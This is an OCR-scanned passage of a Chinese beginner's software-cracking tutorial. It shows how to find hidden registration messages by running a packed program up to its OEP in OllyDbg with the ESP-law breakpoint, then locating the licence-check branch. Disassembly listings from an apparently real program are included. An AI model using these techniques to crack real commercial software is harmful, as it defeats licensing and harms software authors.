那么小菜们在哪些地方容易犯错误呢？我们一起来整理一下，在Keymake中我们要填写以下几项信息：中断地址、中断次数、第一字节、指令长度。其中最容易出错的就是“指令长度”，具体的数法我就不再多说了，大家一定要记住是“两两一对”就可以了。下一个容易出错的地方就是“第一字节”，很多小菜对于字节的概念很模糊，例如“E8 96BDFBFF”这句代码，其中的第一字节就是E8。千万不要看到“第一字节”就只填一个E进去，以上两个容易出错的地方大家一定要注意。只要我们分析的准确，那么后面的工作就简单了，在Keymake中填写好每个选项就可以了。

我们在开始新的内容前，先和大家一起思考一个问题，小菜们学习了这么久，都可以很熟练的找到软件的注册验证部分的关键代码，在找到了关键代码后，我们就可以尽情发挥自己的智慧去突破软件各种各样的限制了：可以使用暴力破解的方法迅速结束战斗，也可以寻找软件的注册码以达到一劳永逸。所以说，当我们找到了软件注册部分的关键代码后，破解的手段是多种多样的。同样也可以看出，对关键代码的定位是后续破解工作的重要前提，只有打好了基础，后面的工作才能够顺利的进行，现在大家来一起想想，我们是如何定位软件的“关键代码”的呢？“通过寻找字符串提示信息！”小菜们很快回答道。

说的没错，从目前来看我们定位软件关键代码的最主要途径就是通过寻找软件的注册提示信息来实现的，这种方法又简单又实用，深受小菜们的喜爱。只要找到了与注册相关的提示信息，稍加分析我们就能很快的将关键代码定位出来。但是，小菜们有没有想过，万一有一天我们找不到“注册提示信息”那该怎么办呢？顿时，小菜们傻了眼：“找不到提示信息，那还怎么找关键代码啊？”看来，大家目前还是很依赖OD的“字符串提示”功能的。如果小菜的法宝“字符串提示”失灵了，没有办法帮助自己找到有用的“注册提示信息”，那小菜们就很可能会迷失在代码的海洋中。习惯了使用“字符串提示”闯天下的小菜顿时慌了手脚：“找不到注册提示，就没有办法定位关键代码，连关键代码都找不到那还怎么破解呢？我们学的那么多方法岂不都失灵了吗？”

看来小菜们现在确实面临着一个很大的危机，由于目前只能通过字符串查找功能寻找注册提示信息的方法来定位出软件的关键代码，万一这个方法失灵了，小菜们所依赖的基础也就没有了，后面的破解自然也就没有办法进行了，赶紧给大家想想别的办法吧，今天我就教给大家！

第一节　理论篇：消失的“注册提示”

“随便输入一组注册信息，明明弹出了注册失败的提示，可是使用OD的字符串查找功能却什么也找不到，注册提示信息都跑到哪里去了呢？”带着这个问题，我们一起来了解一下为什么有时字符串提示会“哑火”。

这一切的根源，应该是软件作者对于自己作品的保护，“注册提示信息”作为最重要的破解线索自然成了软件作者与我们这些学习破解的小菜进行斗争的焦点了。我们一直在试图寻找软件的“注册提示信息”，而软件作者则是费尽心思来隐藏这些内容，通过加壳或者其它的技术手段，都可以将敏感的注册信息很好的隐藏起来，以达到防止破解者分析的目的。这样一来，小菜们可就要受苦了，看着字符串提示窗口，愣是一个有用的东西都找不到。

我们来看一个最简单的例子，随便选择一个Crackme程序，使用PEID确认一下没有加壳后把它放进OD中，我们打开字符串查找功能，很容易的就看到了很多注册相关的信息，如图1，下面我们将它简单处理一下，使用UPX给它加上一层壳（小菜们一定要记住，在加壳之后：第一要先运行一下加壳后的程序，看能否正常运行；第二要使用PEID检查一下，看是否成功加壳），再把加壳后的程序使用OD载入（在载入的过程中OD会询问我




图1

们是否继续分析，一定要选择“否”），当我们再一次打开字符串查找功能后，大家就会发现整个窗口中空空如也了，如图2。




图2

使用加壳的办法来隐藏注册提示信息，是软件作者们使用最为广泛的一种手段，这种情况相对来说比较容易对付，我们只需要将软件的壳脱掉，被隐藏的注册提示信息就会重新出现了。但是通过加壳来隐藏注册提示信息往往只是辅助的手段，很多软件作者还会使用一些专门的技术将敏感的注册提示信息隐藏起来，再配合加壳处理，做到双重保险。

我们再来看一个例子，任意选择一个程序使用PEID检查一下，可以看出这个程序并没有被加壳，如图3，按照常理来说，没有加壳的程序可以直接放到OD中进行分析，再配合OD的字符串查找功能，很快就能找到关键代码，一举击破软件的注册保护体系了。现在我们就把这个程序放到OD中分析一下，使用OD载入程序后并没有出现被加壳的提示，进一步确认了该程序没有被加壳（一般来说被加壳的程序在OD中载入时，会出现“是否继续分析”的提示），“对于没有加壳的程序，直接使用字符串查找就能搞定了。”小菜们自信的说道。可是现实情况却让小菜们大吃一惊，字符串提示窗口中并没有出现任何有用的提示信息，如图4。




图3




图4

意想不到的情况顿时让小菜们慌了神，因为平时得心应手的“法宝”突然间失去了作用。刚才提到的情况让小菜们亲身经历了一番后，大家的思维开始发生变化了。“看来，任何技术都是有局限性的呀！”小菜们由衷的感叹道。遇到了问题，想办法解决才是我们所追求的，现在就和大家一起来分析当前我们所遇到的问题。

目前的客观情况是这样的：

1、运行程序并任意输入注册信息后，软件会给出明显的注册失败的提示信息。

2、使用PEID和OD双重检验后，可以确定软件并没有被加壳。

3、使用OD的字符串查找功能查找不到任何有用的注册提示信息。

综合以上三点我们可以相信，软件中的注册提示信息是被软件作者有意的隐藏起来了。看来，作者在软件的保护上还是下了一番工夫的，那我们该从何下手呢？现在有一点是可以确定的，所谓的注册提示信息只是被软件作者隐藏起来了，而并不是压根就没有注册提示信息。所以，现在的情况虽然很棘手，但还是有一线希望的，我们只要想办法把隐藏的注册提示信息找到，那么所有的问题就迎刃而解了。面对被隐藏的注册提示信息，我们该如何去寻找它的踪迹呢？

第二节　实践篇：寻找注册提示信息的踪迹

正如前边所说的，我们把找不到注册提示信息的情况分成两类，第一类是由于加壳的原因造成的，第二类则是软件作者有意隐藏的。只是文字上的阐述，还是远远不够的。所以，在实践的环节中，我们分别来指引小菜如何采取不同的方式处理遇到的具体问题。

第一类：通过加壳隐藏注册提示信息

我们刚才提到了，如果是使用加壳的手段隐藏注册信息，只需把壳脱掉就可以了。但是，以小菜们现在的水平能够成功脱掉的壳屈指可数，万一遇到稍微有些难度的壳，一时半会儿脱不掉的话，那该怎么办呢？

小菜们今天真是郁闷坏了，先是发现“法宝”失去了作用，又是发现脱壳的功力实在有限，那到底该怎么办呢？不知大家还记不记得在前面的课程中，我们曾学习了一种不用脱壳也能够破解软件的方法，既然学习过了，为什么还不拿出来使用呢？一边学习新的知识一边复习，效果会更好的。

小菜们先不要郁闷了，赶紧开始动手吧！所需的准备工作依然很简单，准备好目标软件以及永远的主角PEID和OD就可以了。第一步还是使用PEID检查一下目标软件的加壳情况，PEID的检测结果居然是“什么也没发现”，如图5，看来这个软件还真是厉害，一开始就给小菜们来了一个下马威。不过大家不用太担心，一般来说当PEID的检测结果为“什么也没发现”时，基本上可以确定当前的软件是被加壳处理了，只不过这个壳不能被PEID正确的识别出来。简单的说就是PEID已经发现程序被加了一层壳，不过PEID并不知道这个壳叫什么名字。造成这个问题的主要原因是PEID自带的“特征库”里没有记录这个壳，因此也就无法正确的识别出了，有可能是PEID的版本比较低，也有可能是这个壳属于新壳。对此，小菜们只需要了解一下就可以了，当以后再看到PEID显示“什么也没发现”时就不会再慌了，这属于正常现象，我们只需要确定软件被加了壳就可以了。




图5

我们把目标软件放到OD中做进一步的分析，果然在OD载入软件的时候出现了明显的提示，询问我们是否继续分析，这进一步证明了软件是被加了壳的。这时，小菜们的第一反应就是把壳脱掉。“先不管会不会脱，试试再说！”在这里又要给小菜们泼一盆冷水了，可以很肯定的告诉大家，目前这个壳凭小菜们的水

平是没有办法脱掉的，脱壳后的程序也是无法成功运行的。

大家赶紧回忆一下，我们是如何在不脱壳的情况下来破解软件的呢？在那节课中有一个很重要的思路，就是模拟脱壳。简单的说，就是完成一遍脱壳的操作，但是并不真正将壳脱掉而是继续对软件进行跟踪与分析。这样一来，就不用担心脱壳后文件无法运行的问题了，因为我们并没有真正的将壳脱掉。大家还记得具体的操作过程吗？估计小菜们已经忘得差不多了，那就一起来复习一遍吧！

小提示：

对于未知的壳，最简单的办法就是使用ESP定律来搞定，因为ESP定律基本上可以"通杀"所有的压缩壳，所以在加壳情况不明的情况下使用ESP定律的成功率是很高的。

当目标软件完全在OD中打开后，会停在以下代码处：

```
0048CB53 >  E8 00000000     call    0048CB58
(initial cpu selection)
0048CB58    60              pushad
0048CB59    E8 4F000000     call    0048CBAD
0048CB5E    05 7E40632C     add     eax, 2C63407E
0048CB63    79 08           jns     short 0048CB6D
```

使用ESP定律，需要知道ESP寄存器中具体数据的变化情况，所以这里我们先使用F8单步跟踪命令来执行一句代码。果然，从寄存器窗口中我们可以看出ESP中的数据发生变化了，如图6。




图6

现在就可以使用ESP定律来解决问题了，在OD的命令行中输入"HR:0012FFA4"并按下回车键使该命令生效。接着，需要按下F9键使程序在OD中运行起来。很快，我们就来到了一段新的代码处：

```
0048C732    58              pop     eax      ; Allok_Vi.0041A0E8
0048C733    FFD0            call    eax
0048C735    E8 A6C00000     call    004987E0
```

大家还记得接下来该做什么吗？没错，下面就需要寻找程序的OEP了。既然已经使用了ESP定律，那么这段代码距离程序的OEP也一定不会太远了。稍微单步跟踪一下，就来到程序的OEP处：

```
0041A0E8    55              push    ebp                    ; (initial
cpu selection)
0041A0E9    8BEC            mov     ebp, esp
0041A0EB    6A FF           push    -1
0041A0ED    68 00FC4100     push    0041FC00
0041A0F2    68 74A24100     push    0041A274               ; jmp
到 msvcrt._except_handler3
0041A0F7    64:A1 00000000  mov     eax, fs:[0]
```

小提示：

如果大家不能确定目前所处的位置是否为程序的OEP，可以使用PEID的OEP查找功能进行确认，如图7，结合PEID的分析，可以确定我们寻找到的OEP是正确的。

如果要完成一般的脱壳任务，大家在这里就可以进行最后的"转储"操作了，对于模拟脱壳来讲，找到了程序的OEP也就意味着脱壳工作已经完成了，那接下来要做什么呢？现在小菜们打开OD的字符串提示查找功能看看，有没有发现所有的提示信息又重新出现在了窗口中呢，如图8！找到了注册提示信息，那还犹豫什么，赶紧去寻找关键代码吧。




图7

00412105	push	00424EE4	sorry
0041210A	push	00424EBC	invalid license name or license code
0041215A	push	00424E94	register successful! license to:%s.
00412172	push	00424E88	thank you
00412212	push	00424E7C	data.ini
00412255	push	00424E6C	license name
0041225A	push	00424E60	register
0041226B	push	00424E50	license code
00412270	push	00424E60	register
00412734	push	00424474	ntsc

图8

果然，在注册提示信息的帮助下，小菜们一下子就找到了关键代码：

```
004120F0    8B45 00         mov     eax, [ebp]
004120F3    8B0E            mov     ecx, [esi]
004120F5    50              push    eax
004120F6    51              push    ecx
004120F7    E8 58780000     call    00419954
004120FC    83C4 08         add     esp, 8
004120FF    85C0            test    eax, eax
00412101    75 2B           jnz     short 0041212E
00412103    6A 40           push    40
00412105    68 E44E4200     push    00424EE4               ; sorry
0041210A    68 BC4E4200     push    00424EBC               ; invalid
license name or license code
```

后面的工作就非常简单了，需要提醒大家一点的是，在不脱壳的情况下我们是不能直接修改程序的代码的。所以，直接使用暴力破解的方法是行不通的。不过我们还可以通过SMC破解法来添加指令，或是制作专用的补丁程序来实现破解的目的。但是，最简单的办法就是去寻找软件的注册码，找到了关键代码，还担心找不到注册码吗？（注意：该软件的注册码寻找过程比较漫长，详细的过程已经制作成了视频，请大家注意查看。）

第二类：直接隐藏注册提示信息

与第一类情况相比，直接隐藏注册提示信息这种情况处理起来就比较复杂了，因为我们并不清楚软件作者究竟是通过怎样的办法来隐藏注册提示信息的，所以很难直接找到相对应的信息。但是，大家要知道寻找注册提示信息的目的是为了定位软件的关键代码。既然注册提示信息这条路不好走，那么通过别的途径一样能够定位出软件关键代码的话，那后面的问题依然是很容易解决的。所以，面对这种注册提示信息被直接隐藏起来的情况，我们就采取迂回作战的方式，避开软件作者为我们设置的障碍，从其它途径来解决问题。

